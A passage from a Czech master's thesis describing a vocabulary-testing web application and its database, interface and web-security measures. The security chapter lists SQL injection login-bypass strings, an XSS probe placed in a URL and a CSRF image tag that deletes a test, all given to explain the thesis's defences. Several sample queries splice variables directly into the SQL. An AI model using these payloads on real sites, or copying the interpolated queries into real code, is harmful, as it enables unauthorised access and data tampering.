Tato tabulka byla vytvořena především za účelem, aby sdružovala informace zadaných při zkoušení. Relačně je tabulka propojena na tabulku odpovida a tabulku testpolozky. Pomocí této tabulky získává uživatel ucelený přehled o prozkoušených slovních výrazech.

7.13 Testpolozky

Tabulka obsahuje seznam náhodně vygenerovaných slovíček určených k prozkoušení vztahujících se přímo k danému testu. Důležité je také uvést informaci, že je dále tabulka propojena pomocí relace na tabulku test a tabulku slovicka.

8 POPIS INTERNETOVÉ APLIKACE

Webová aplikace pro zkoušení a vyhodnocení efektivity výuky cizích jazyků je přístupná na internetové adrese <http://utb-dp.php5.cz>.

Samotná aplikace je z uživatelského pohledu rozdělena do dvou uživatelských úrovní, a to uživatel a student. Na základě tohoto rozdělení má přihlášený uživatel k dispozici jen položky menu vztahující se pouze k jeho uživatelské roli. Pro její používání je nutná registrace uživatele, jenž bude danou aplikaci využívat.

8.1 Registrace

Při registračním procesu zadává uživatel své „Jméno“, „Příjmení“, „Login“, pod kterým se bude do aplikace přihlašovat a rovněž svoji e-mailovou adresu. Při registraci si zároveň uživatel vybírá ze dvou uživatelských rolí, a to z role učitel a student.

Při zadávání „Loginu“ je uplatněno pravidlo, že jeho délka musí být minimálně pět znaků a v rámci aplikace musí být unikátní.

Z bezpečnostních důvodů jsou při zadávání hesla uplatňována níže uvedená restriktivní pravidla, pomocí nichž se stává heslo méně náchylné k náhodnému vyzrazení.

- musí obsahovat alespoň osm znaků
- minimálně jeden znak musí být číselný
- nezbytnou podmínkou je existence alespoň jednoho speciálního znaku (?/{ } [],:;*),
- z důvodu bezpečnosti se nesmí heslo shodovat s uživatelským jménem.

Formulářová pole „Login“ a „E-mail“ musí být v aplikaci jednoznačně identifikovatelná. Na základě tohoto požadavku je v rámci aplikace vytvořena funkce na kontrolu unikátnosti, která zamezuje uložení stejných údajů do databáze. Pokud by nastala situace, že by uživatel do formulářového pole zadal „Login“ nebo „E-mail“, který již v rámci aplikace existuje je na tuto skutečnost upozorněn pomocí chybové notifikační informace. V případě úspěšné registrace je uživateli na e-mail odeslán registrační URL odkaz. Po kliknutí na odkaz je uživatelský účet aktivován a uživatel může plnohodnotně aplikaci používat.

8.2 Uživatelské role

8.2.1 Učitel

Uživatel s touto rolí má umožněno zakládat a editovat třídy. Následně může do tříd přiřadit studenty a pro dané studenty vypisovat testy. Jakmile studenti test vyplní, je test automaticky vyhodnocen a studentovi je přidělena známka dle příslušného nastavení testu. Veškeré testy absolvované jednotlivými studenty lze snadno dohledat v historii zkoušení.

8.2.2 Student

Uživatel, který má nastavenou roli student, si může vypisovat své vlastní testy a navíc má oprávnění přístupu k testům vypsáným učitelem. Nutno je však podotknout, že studentovi jsou zobrazeny pouze vypsané testy, které splňují časovou platnost. Test se rovněž studentovi nezobrazí v okamžiku, kdy už byl z daného testu prozkoušen.

8.3 Uživatelské rozhraní

V uživatelském rozhraní webové aplikace je největší důraz kladen na jednoduchost a přehlednost. Z tohoto důvodu je aplikace rozdělena do tří samostatných částí, jenž umožňují snadnou orientaci uživatele na webové stránce. V horní části stránky je umístěna horizontální lišta pomocí, níž je možno provádět změnu nastavení, která se vztahuje ke konkrétnímu uživatelskému účtu. Konkrétně se jedná o změnu hesla, změnu primárního jazyka webové aplikace a v neposlední řadě také o odhlášení z webové aplikace.

Dalším prvkem uživatelského rozhraní je hlavní menu umístěno na levé straně webové aplikace, pomocí které má uživatel možnost si zobrazit jednotlivé položky aplikace. Následně se obsah těchto položek zobrazuje v pravé části webové stránky. Obsahem hlavního menu jsou položky zmíněné v následujících podkapitolách.

8.3.1 Slovíčka

Tento odkaz obsahuje dvě samostatné položky a to, vlastní slovíčka a globální slovíčka. Toto rozdělení je především důležité z pohledu testování. U nastavení testu si totiž uživatel vždy vybírá z možnosti, zda chce vyzkoušet z vlastních slovíček či ze slovíček umístěných v globálním seznamu slovíček.


8.3.1.1 Vlastní slovíčka

Po kliknutí na tento odkaz může uživatel prostřednictvím webového formuláře velmi lehce přidat nové slovíčko. Ve formuláři je nutné zadat cizojazyčné slovíčko a jeho český překlad. V první fázi uživatel napíše do formulářového pole cizojazyčný výraz slovíčka. Jakmile tento výraz napíše, tak po chvíli se uživateli zobrazí nabídka českých překladů k danému slovíčku. Z dané nabídky si zaškrtnutím vybere pouze ta slovíčka, která chce k danému cizojazyčnému výrazu přiřadit. V případě, že uživatel nemá zájem využít nabídky online slovníku, tak může kliknout na odkaz „Chci zadat jiný překlad“ nacházející se pod nabídkou českých slovíček. Po kliknutí na předmětný odkaz se uživateli skryje nabídka slovíček a zároveň se mu zobrazí samotné formulářové pole, do kterého si může napsat překlad daného cizího slovíčka. Nutné je také zmínit, že pokud ruční překlad slovíčka zadává student, následně tento překlad musí být schválen ještě uživatelem s rolí učitel. Dalším doplňujícím atributem, jenž je možné nastavit u slovíček je takzvané „Topování“. Tento atribut značí u slovíčka určitou významnost. Slovíčko je pak při zkoušení označeno symbolem hvězdičky.

Cizí Výraz

České výrazy počítač počítačový sčítáč
kalkulátor počtář

[Chci zadat ruční překlad slovíčka](#)

Jazyk  angličtina

Top

Obr. 8. Přidání nového slovíčka do vlastního slovníku

U vlastních slovíček je dále možné využít hromadného importu slovíček. Pro tuto možnost slouží tlačítko „Použít hromadný import“. Po kliknutí na něj se zobrazí nová stránka, na níž je umístěn formulář pro výběr importního souboru. Výběrem souboru a kliknutím na tlačítko „Uložit“ je import potvrzen a zrealizován. Důležité je zmínit, že může být importován pouze soubor s příponou CSV. Toto omezení je především z důvodu, že CSV soubor je charakterizován pravidelnou strukturou a z hlediska programování ho lze velmi snadno zpracovat.

Na uvedené stránce je uvedený i přehled doposud vložených slovíček, u kterých je možné provádět editaci, smazání, případně i jejich export do dokumentu PDF nebo CSV. Export je umožněn pomocí ikonky nacházející se v záhlaví tabulky se seznamem slovíček.

8.3.1.2 *Globální slovíčka*

Po kliknutí na uvedený odkaz se uživateli zobrazí přehledný seznam všech slovíček vložených do aplikace. Tento seznam je tvořen všemi slovíčky, která byla vložena ostatními zaregistrovanými uživateli. V případě zájmu si každý přihlášený uživatel může z tohoto seznamu vybrat jakékoliv slovíčko a zařadit si ho mezi svá vlastní slovíčka. Tímto způsobem ušetří uživatel čas, který by musel věnovat vyplňování formuláře vztahujícího se k vložení nového slovíčka. Výběr slovíček je umožněn pomocí zaškrťovacího formulářového políčka nacházejícího se u jednotlivých slovíček. Výběr je nutné potvrdit kliknutím na tlačítko „Uložit“. Poté dojde k přesunu zvolených slovíček do vlastního slovníku.

8.3.1.3 *Slovíčka k ověření*

Položka je zobrazena pouze učiteli a obsahuje přehled všech ručně zadaných českých překladů slovíček. Předmětná slovíčka se vždy vztahují k danému cizímu jazyku nastavenému v aplikaci. Jednoduchým výběr z roletky a následným uložením může učitel slovíčka schválit nebo zamítnout. Po schválení se slovíčko přesune do osobního slovníku uživatele, jenž zadával ruční překlad. V případě zamítnutí se slovíčko z aplikace smaže a není možné ho používat v procesu zkoušení. O schválení či zamítnutí slovíčka je student informován prostřednictvím notifikačního e-mailu, který je automaticky zaslán na jeho e-mailovou adresu.





8.3.2 **Třída**

Tato položka je přístupná pouze uživateli s rolí učitel. Po kliknutí na ni jsou zpřístupněny další dva samostatné odkazy.

8.3.2.1 *Seznam tříd*

Tato položka je stěžejní pro uživatele s rolí učitel a obsahuje všechny podstatné informace pro uživatele s touto rolí. Stránka funguje na bázi rozcestníku, jehož odkazy směřují na jednotlivé podstránky, kde se provádí další nastavení vztahující se k dané třídě.

Seznam tříd obsahuje celkový přehled založených tříd. U každé třídy je zobrazen počet studentů nacházející se v předmětné třídě. Vlastník může provádět editaci a smazání třídy, tato operace je však možná jen v případě, že do dané třídy ještě nejsou zařazeni žádní studenti. Zařazení studentů do třídy se provádí kliknutím na počet, který se nachází ve sloupci počet studentů. Editaci studentů v existující třídě je oprávněn provádět opět pouze vlastník dané třídy. Jakmile jsou do třídy přiřazeni studenti, tak je možné pro tyto studenty vypisovat testy.

Seznam tříd					
Název třídy	Editace	Smazání	Počet studentů	Počet testů	Založit test
1A			0		
2A			0		
3B			0		

Obr. 9. Ukázka přehledu založených tříd

8.3.2.2 Založit novou třídu

Tuto volbu lze využít v případě, pokud ještě neexistuje třída, pro kterou chce učitel založit test. Při založení třídy je nutné zadat název, jenž je povinnou položkou. Při zakládání třídy je implementována funkce pro kontrolu unikátnosti, což má za následek skutečnost, že nemohou existovat třídy s duplicitními názvy.

8.3.3 Studenti

Tato položka je opět dostupná jen učitelům. Položka obsahuje základní přehled všech studentů, kteří byli zaregistrováni do aplikace. Pokud se však na tuto položku ze seznamu tříd klikne učitel vlastní třídu, tak je mu umožněn výběr studentů pro zvolenou třídu. Výběr se provádí zatržením zaškrtačacího pole nacházejícího se u jednotlivých studentů a následným kliknutím na tlačítko „Uložit“. Vyřazení studentů se provádí podobným způsobem, jen s tím rozdílem, že u studenta se zruší zaškrtnutí formulářového políčka.

8.3.4 Testy

Kvůli přehlednosti a z praktického hlediska se tento odkaz dělí ještě na dva samostatné odkazy.

8.3.4.1 Přidat nový test

Pomocí tohoto odkazu vytváří uživatel test. Uživatel s rolí student si pomocí této položky vypisuje testy sám pro sebe. Pokud je do aplikace přihlášen uživatel s rolí učitel, tak vypisuje testy určené pro zvolenou třídu, v nichž je zařazena určitá množina studentů. Pro to, aby mohl učitel vypsát test pro zvolenou třídu, musí být ve třídě zařazen alespoň jeden žák.

U zakládání nového testu je možné stanovit datum spuštění testu. Po kliknutí na dané formulářové pole se přihlášenému uživateli zobrazí interaktivní kalendář, v němž je možné zvolit konkrétní datum a čas vypsání testu. V kalendáři není umožněn zpětný výběr data.

Pokud políčko datum spuštění zůstane prázdné, tak se do databáze automaticky uloží aktuální datum a čas.

Dalším polem, které je nutné vyplnit u přidání nového testu je „Typ testu“. V tomto parametru si uživatel vybírá celkem z pěti možností typů testů vztahující se k časovému období. Z roletky nacházející se u zmíněného pole je možné vybrat volbu denní, týdenní, měsíční, čtvrtletní, pololetní.

Nezbytným parametrem důležitým v oblasti testování je počet slovíček. Po zaškrtnutí přepínače, zda má probíhat zkoušení z osobních slovíček či nikoliv, dojde k automatickému vyplnění maximálního počtu slovíček. Počet slovíček se tak dynamicky mění na základě zvolené volby přepínače. Uživatel má okamžitý přehled o maximálním počtu slovíček určených ke zkoušení. V případě potřeby si uživatel může dle libosti počet slovíček ručně snížit na požadovaný počet, jenž mu bude vyhovovat.

Pro korektní vyhodnocení testu musí být stanoveny ještě poslední dva parametry, a to počet hodnotících známek a procentuální spodní hranice první známky. Na základě těchto zvolených parametrů se dle získaných procent automaticky stanoví známka.

The image shows a web form titled "Přidat nový test". It contains the following fields and options:

- Název:** A text input field.
- Datum spuštění:** A date input field.
- Typ Testu:** A dropdown menu with "denní" selected.
- Vlastní slovíčka:** Radio buttons for "Ano" and "Ne".
- Počet slovíček:** A text input field.
- Jazyk:** A dropdown menu with a flag icon and "angličtina" selected.
- Počet známek:** A dropdown menu with "2" selected. A note next to it says "(Zadejte počet hodnotících stupňů.)".
- Hodnocení:** A dropdown menu with "95%" selected. A note next to it says "(Zadejte spodní procentuální hranici první známky.)".
- Uložit:** A blue button at the bottom left.

Obr. 10. Ukázka založení nového testu

8.3.4.2 Seznam testů

Po zvolení této položky má uživatel k dispozici tabulku s přehledem všech založených testů. Testy uvedené v tabulce má právo dále administrovat, tedy provádět jejich editaci nebo smazání. Také je umožněna duplikace testu, to znamená, že pouhým jedním kliknutím dojde ke


znovu vypsání testu, se stejnými slovíčky pro stejnou třídu a skupinu studentů. U jednotlivých testů je implementována kontrola oprávnění, která má za následek, že učitel může editovat, duplikovat a mazat pouze své vlastní testy. Editace testu není také umožněna v případě, že se k testu váže již nějaké vyhodnocení. U testů vypsáných jinými učiteli je nastaveno pouze právo čtení. Přihlášený uživatel s rolí učitel má u cizího testu právo vidět název testu, datum jeho spuštění, počet slovíček a v neposlední řadě také vlastníka daného testu (tento údaj je možné zobrazit po najetí myši na buňku, v níž se nachází název testu).

8.3.5 Zkoušení

Tato položka je dostupná pouze uživateli s rolí student. Po kliknutí na ni se studentovi zobrazí přehledná tabulka s testy, které si vytvořil pro své vlastní zkoušení. V seznamu je uveden název testu, datum a počet slovíček. Zkoušení jednotlivého testu je možné spustit kliknutím na modrou šipku, jenž se nachází v posledním sloupci tabulky.

8.3.6 Vypsání testy

Již ze samotného názvu podkapitoly vyplývá, že se jedná o testy určené pro studenty zařazených do tříd. Testy jsou pro studenty dostupné od okamžiku, kdy je splněna podmínka časové platnosti testu. Jakmile je student z testu přezkoušen, tak již nemá daný test dostupný a informace o prozkoušení jsou automaticky vráceny zpět učiteli, který test vypsál. Z důvodu přehlednosti je zároveň u této položky uveden i počet testů, které jsou vypsány pro aktuálně přihlášeného studenta. Po kliknutí na položku „Vypsání Testy“ se studentovi zobrazí detailní přehled vypsáných testů s údaji o jejich názvu, data spuštění a počtu slovíček. Zkoušení je možné spustit kliknutím na modrou šipku nacházející se ve sloupci s názvem „Zkoušení“. Po kliknutí na šipku je student ještě jednou dotázán, zda chce opravdu spustit daný test, v případě odsouhlasení se spustí daný test.



Název	Datum	Počet slovíček	Zkoušení
test 6	28.04.2016	19	→
test 5	28.04.2016	19	→
Test 2	26.04.2016	6	→
Test 1	12.04.2016	6	→

Obr. 11. Přehled vypsáných testů

Následně se studentovi zobrazí seznam náhodně vybraných českých slovíček, ke kterým musí do formulářového pole napsat jejich cizojazyčný překlad. Po napsání překladu stiskne

klávesu „Enter“, čímž potvrdí napsaný slovní výraz. Krátce po stisku klávesy dojde k online vyhodnocení slovíčka a zároveň je dané formulářové pole zablokováno proti zpětnému přepsání slovíčka. Pokud je cizojazyčný výraz zadán korektně, je danému slovíčku přidělen jeden bod, v opačném případě slovíčko nezíská žádný bod. O správnosti jednotlivých výrazů je navíc student informován pomocí grafických symbolů.



The screenshot shows a test interface titled "Zkoušení testu test 1". It displays a list of words and their corresponding scores:

Word	Score
auto	✓1
car	✓1
papír, vstupenka	✓1
paper	✓1
kalendář, seznam	✗0
kalendar	✗0
vlajky	✓1
flags	✓1
telefon	
Zadejte výraz	
rádio, rádiový	
Zadejte výraz	

Obr. 12. Ukázka průběžného vyhodnocování testu

8.3.7 Historie zkoušení

Pod tímto odkazem jsou umístěny informace vztahující se k historii testů. V souhrnu je zahrnut název testu, datum spuštění a ukončení, trvání testu. Pokud uživatele zajímá detailní přehled testu tak má dále možnost prokliknout se na detail testu a pod tímto odkazem nalezne přehled všech prozkoušených výrazů včetně jejich bodového ohodnocení. Dalšími doplňujícími údaji jsou informace o počtu prozkoušených slovních výrazů a procentuální úspěšnosti testu. Na základě počtu procent je přidělena i patřičná známka.

Základní přehled zkoušení je uveden v tabulce. Existuje však i možnost údaje promítnut do grafu.

9 IMPLEMENTACE PŘÍKAZŮ JAZYKA SQL DO PHP SKRIPTŮ

Jak již bylo zmíněno, aplikace pro zkoušení a vyhodnocení efektivity výuky cizích jazyků je naprogramována prostřednictvím jazyka PHP a veškeré údaje se uchovávají v databázi MySQL. V této kapitole diplomové práce se zaměřím na vzorový přehled SQL příkazů použitých v aplikaci. Pro ukázkou budou použity tři základní příkazy jazyka SQL, a to SELECT, INSERT a UPDATE.

9.1 Výběr otestovaných slovíček

Uvedený SQL příkaz vybere slovíčka, která byla součástí daného testu. Pomocí podmínky WHERE je zajištěno, že předmětný test bude zobrazen pouze přihlášenému uživateli, jehož identifikace je uložena v proměnné \$_SESSION['Uzivatel']['ID'].

```
SELECT s.SlovickaID AS ID,s.Slovicko AS Slovicko,o.Odpoved AS Odpoved,o.Vyhodnoceni AS Vyhodnoceni FROM Odpoved o
```

```
INNER JOIN TestPolozky tp On O.TestPolozkyID=tp.TestPolozkyID
```

```
INNER JOIN Odpovida od ON od.OdpovidaID = o.OdpovidaID
```

```
INNER JOIN Slovicka s ON tp.SlovickaID = s.SlovickaID
```

```
WHERE od.TestID='".$TestID.'" AND od.UzivatelID='".$_SESSION['Uzivatel']['ID'].'"
```

9.2 Založení nového testu

Dalším základním příkazem v jazyce SQL je příkaz INSERT. Na níže uvedené ukázce je použit pro založení nového testu. Důležité je také zmínit, že veškeré hodnoty proměnných jsou do SQL příkazu dosazeny prostřednictvím webového formuláře, jenž přihlášený uživatel využívá k založení testu.

```
INSERT INTO test (NazevTestu,Datum,TypTestuID,PocetSlovicek,JazykID,JenVlastniSlovicka,UzivatelID,Hodnoceni,Stupne)
```

```
VALUES('$NazevTestu','$DatumTestuID','$TypTestu','$PocetSlovicek','$JazykID','$VlastniSlovicka','$UzivatelID','$Hodnoceni','$Stupne')
```

9.3 Editační úprava názvu existující třídy

Základním pilířem uživatelů s rolí učitel jsou třídy, do kterých zařazují studenty a následně pro tyto studenty vypisují testy. Občas může nastat situace, že třída byla založena s chybným názvem. Proto, abychom název opravili, použijeme příkaz Update. Jak je z ukázky zřejmé, název třídy může upravit jen vlastník, kterou předmětnou třídu založil.

```
UPDATE trida SET nazev = '$NazevTridy' WHERE Uzivate-  
IID=".$_SESSION['Uzivatel']['ID']" AND TridaID=".$TridaID
```

10 BEZPEČNOST WEBOVÉ APLIKACE

Při programování jakékoliv webové aplikace je obzvláště nutné klást důraz na její bezpečnost a s tím související bezpečnost uživatelů, kteří budou aplikaci využívat. Z tohoto důvodu se diplomová práce bude v následující kapitole zabývat problematikou, jak nejlépe ošetřit webovou aplikaci před webovými útoky, které by ji mohly narušit, případně by měly za následek odcizení dat ostatních registrovaných uživatelů.

Vzhledem k velké popularitě webových aplikací se čím dál častěji objevují velmi sofistikované metody útoků. Cílem je například odcizení identity uživatele, díky které je možné se nabourat například do jeho bankovního konta za účelem získání finančních prostředků. V následujících kapitolách jsou nastíněny nejrozšířenější možnosti webových útoků a zároveň možnosti jejich eliminace.

10.1 SQL injection

Je prvním a zároveň nejrozšířenějším typem webového útoku, jejímž důsledkem je přímé napadnutí serverové části dané aplikace. Vzhledem k tomu, že při programování internetových stránek se ve velké míře používá jazyk SQL, tak je velmi pravděpodobně, že zmíněná chyba se objevuje napříč různými platformami. Důležitým předpokladem k realizaci úspěšného útoku je nedostatečné ošetření vstupu od uživatele směrem do databáze. V praxi se tak může nejčastěji jednat o vstupní data z formulářových polí, která jsou dostupná v rámci webové aplikace.

Útok představuje vážný bezpečnostní problém pro každou webovou aplikaci. Následkem tohoto útoku mohou být tato rizika:

- neoprávněný přístup k datům uživatele
- modifikace dat
- neoprávněné ovládání celého webového systému

Způsob útoků využívá komentáře, které je možné použít v rámci jazyky SQL. Mezi tzv. komentáře značky patří symboly `—`, `#` a `/*`. Překladač jazyka SQL ignoruje veškeré alfanumerické znaky použité za komentářovými značkami. Tato vlastnost umožňuje útočníkovi podstrčit do SQL jazyka řetězec s vlastním kódem a současně ignorovat značnou část zbývajících SQL dotazu. Nejvíce omezující podmínkou je klauzule `WHERE`, pomocí níž vybíráme jen určitou část dat uložených v databázi. Níže je uveden základní přehled výrazů, které

se nejčastěji používají pro SQL injection. Výrazy se vkládají do formulářových polí a tím dochází k obejití přihlašovacích údajů:

- admin' —,
- admin' #,
- admin'/*,
- ' or 1=1—,
- ' or 1=1#,
- ' or 1=1/*,
- ') or '1'='1—,
- ') or ('1'='1—.

10.1.1 Ukázka SQL injection útoku

Jako demonstrativní ukázkou můžeme uvést názorný příklad přihlašování uživatele do aplikace. Uživatel při přihlašování do aplikace zadává „Nick“ a „Heslo“. Na základě těchto údajů proběhne ověření údajů vůči údajům uložených v databázi. V případě shody je uživatel přihlášen. Pokud uživatel zadá nesprávné přihlašovací údaje, není mu přístup do aplikace umožněn.


Důležité je také zmínit, že heslo je na úrovni SQL dotazu šifrováno do unikátního hashe.

```
SELECT UzivatelID FROM Uzivatel WHERE Nick = 'pavel' AND heslo = 'afd2e2c4115d7bb3a2f23989ec3692304c17280c'
```

Na první pohled se dané řešení jeví jako velmi jednoduché a funkční, ale z pohledu bezpečnosti je náchylné na útok typu SQL injection. Podívejme se tedy na praktický příklad, jak postupuje útočník, jehož účelem je získat neoprávněný přístup do aplikace.

Při tomto druhu webového útoku předpokládáme, že útočník nezná žádné přihlašovací údaje. Využije tedy své znalosti a zkusí se do aplikace dostat neoprávněně, pouze za pomoci vlastností jazyka SQL. Do pole „Nick“ zadá textové řetězec ve tvaru ' OR UzivatelID = 1--, znázorněno na obrázku (Obr. 13).

Neošetřený vstup do SQL jazyka bude mít za následek skutečnost, že útočník neoprávněně získá přístup do aplikace pod uživatelem, jehož účet je v MySQL databázi identifikován pod číslem 1. Následně pak může provádět veškeré operace jako uživatel, který se korektně do aplikace přihlásí svými uživatelskými údaji.



Obr. 13. Ukázka webového útoku přes registrační formulář

10.1.2 Obrana aplikace proti SQL injection

Pro úspěšné zamezení proti tomuto druhu útoku je nutné ošetřovat veškerá uživatelská data vstupující do SQL dotazu a následně směřující do databáze. V aplikaci je pro ošetření položek, jenž mají textovou podobu použita funkce `mysql_real_escape_string`. Použití této funkce znemožní útočníkovi použití apostrofů do SQL dotazu. Při použití celočíselných hodnot je využita funkce `intval`. Tímto způsobem je eliminována možnost webového útoku prostřednictvím SQL injection.

```
function SQLinjection($text) {  
    $spravenyText = (is_int($text)) ? intval($text) : mysql_real_escape_string(trim($text));  
    return htmlspecialchars($spravenyText, ENT_QUOTES);  
}
```

Obr. 14. Funkce pro ošetření uživatelského vstupu

10.2 Cross-Site Scripting

Metoda Cross-Site Scripting (dále jen „XSS“) spočívá v důvěře ke vzdáleným vstupním datům. Z obecného hlediska se mezi vývojáři webových stránek doporučuje nikdy nevěřit vstupním údajům, které zadává uživatel do webové aplikace. Každý uživatelský vstup může totiž být potenciální hrozbou pro danou aplikaci. Pro praktickou ukázkou se jedná například o příspěvky v internetových diskusních fórech, v prohlížeči zobrazený email, internetovou

reklamu a další formulářová data. V případě, že aplikace obsahuje velké množství formulářových, jedná se o typ aplikace, jenž vyžaduje velkou pozornost. V daném případě totiž hrozí velmi vysoké riziko, že případný webový útok bude směřovat právě přes formulářová pole.


10.2.1 Ukázka XSS útoku

„XSS útok spočívá v tom, že se útočníkovi podaří do napadené stránky vložit vlastní HTML kód, který se při následném zobrazení v prohlížeči interpretuje jako HTML.“ [14]

Jak již bylo zmíněno, ve většině případů útočníci k tomuto druhu útoku využívají především formulářové pole. V mnohých případech však mohou útočníci náchylnost aplikaci k tomuto druhu útoku otestovat i přes URL adresu, do které dosadí jednoduchý javascriptový kód jehož prostřednictvím velmi snadno zjistí, zda je možné na danou aplikaci použít útok XSS.

Pro praktickou ukázkou jsem zvolil webovou stránku aplikace, na níž se provádí úprava názvu třídy. Při standardní editační operaci se do URL adresy přenáší unikátní identifikátor třídy, u níž provádíme editaci. V takovém případě má URL adresa následující tvar: `index.php?page=TridaEditace&TridaID=4`. Samozřejmě číslo uvedené na konci URL adresy se dynamicky mění na základě zvolené třídy.

Tuto vlastnost může využít útočník a místo předmětného čísla dosadí vlastní javascriptový kód `index.php?page=TridaEditace&TridaID=<script>alert('Útok XSS')</script>`. Pokud nebude aplikace proti tomuto druhu webového útoku ošetřena, tak se následně na webové stránce zobrazí javascriptové alert okno, v němž bude uveden text „Útok XSS“. Tato informace ujistí útočníka, že na danou aplikaci je reálné použít XSS útok, a tím způsobit nekonzistentní stav aplikace, případně i z aplikace odcizit data ostatních uživatelů.



Obr. 15. Ukázka útoku typu XSS

10.2.2 Ochrana proti XSS

Z uvedeného obrázku (Obr. 14) je zřejmé, že předmětná funkce neslouží výhradně jen k ošetření webového útoku SQL injection, ale také k zamezení XSS útoku, jenž je eliminován použitím PHP funkce htmlspecialchars. Tato funkce má za následek odstranění nežádoucích znaků, které by mohly být uloženy do databáze.

10.3 Podvržení požadavku mezi různými internetovými stránkami

Podvržení požadavku mezi různými stránkami (dále jen „CSRF“) je skoro opačný typ oproti útoku zmíněnému webovému útoku XSS. Využívá důvěry, kterou mají webové stránky pro konkrétního uživatele. Pokud porovnáme metodu XSS a CSRF tak rozdíl spočívá v tom, že v případě webového útoku vedeného pomocí metody XSS je uživatel obětí, v případě CSRF je však spolupachatel.

„Samotný CSRF útok není nic jiného než prosté odeslání HTTP požadavku z jedné webové aplikace do jiné, a to vše pod identitou napadené oběti. Jedná se přitom o takové požadavky, které by sama oběť vědomě nikdy neodeslala.“ [15]

Z praxe se může jednat například o změnu e-mailové adresy oběti, hesla nebo domovské stránky, případně o zisk dalších dat. Ve velké míře se útoky CSRF zaměřují na funkce způsobující změnu serverového stavu, ale také mohou být využity pro přístup k citlivým informacím.


Pro drtivou většinu internetových stránek budou prohlížeče automaticky zahrnovat identické požadavky prověřující jejich spojení se stránkami. Jedná se například o cookie relace uživatele, základní autentizační pověření, IP adresu a jiné podobné. Právě z tohoto důvodu pokud je uživatel autentizovaný na stránce, tak stránka nebude mít žádnou možnost odlišit jej od oprávněného požadavku uživatele.



V některých případech lze útok CSFR uložit přímo na samotnou napadenou stránku. Toho je možné dosáhnout uložením do HTML tagu IMG nebo IFRAME, v poli, který přijímá HTML kód. Pokud k takové situaci dojde, tak je závažnost útoku o to více zesílena. Zvyšující se pravděpodobnost můžeme také nastat v okamžiku, kdy má být oběť na stránkách autentizována.

10.3.1 Ukázka CSRF útoku

Při tomto druhu útoku je nutné, aby se útočník zaregistroval do aplikace a důkladně zanalyzoval chování aplikace. Na základě daných zjištění může poté navrhnout princip útoku k níž je aplikace nejvíce náchylná a do stránek implementoval svůj vlastní HTML kód, který bude realizovat požadavky bez vědomí přihlášeného uživatele. Na základě simulovaného CSRF útoku je na obrázku (Obr. 16) žlutě vyznačena část obsahující tag IMG, jehož URL adresa směřuje na samovolné vykonání skriptu. Konkrétně se jedná o skript `db_zpracovani/TestySmazani.php?TestID=3` jenž má za následek smazání testu uloženého v databázi pod unikátním identifikátorem 3.

Testy



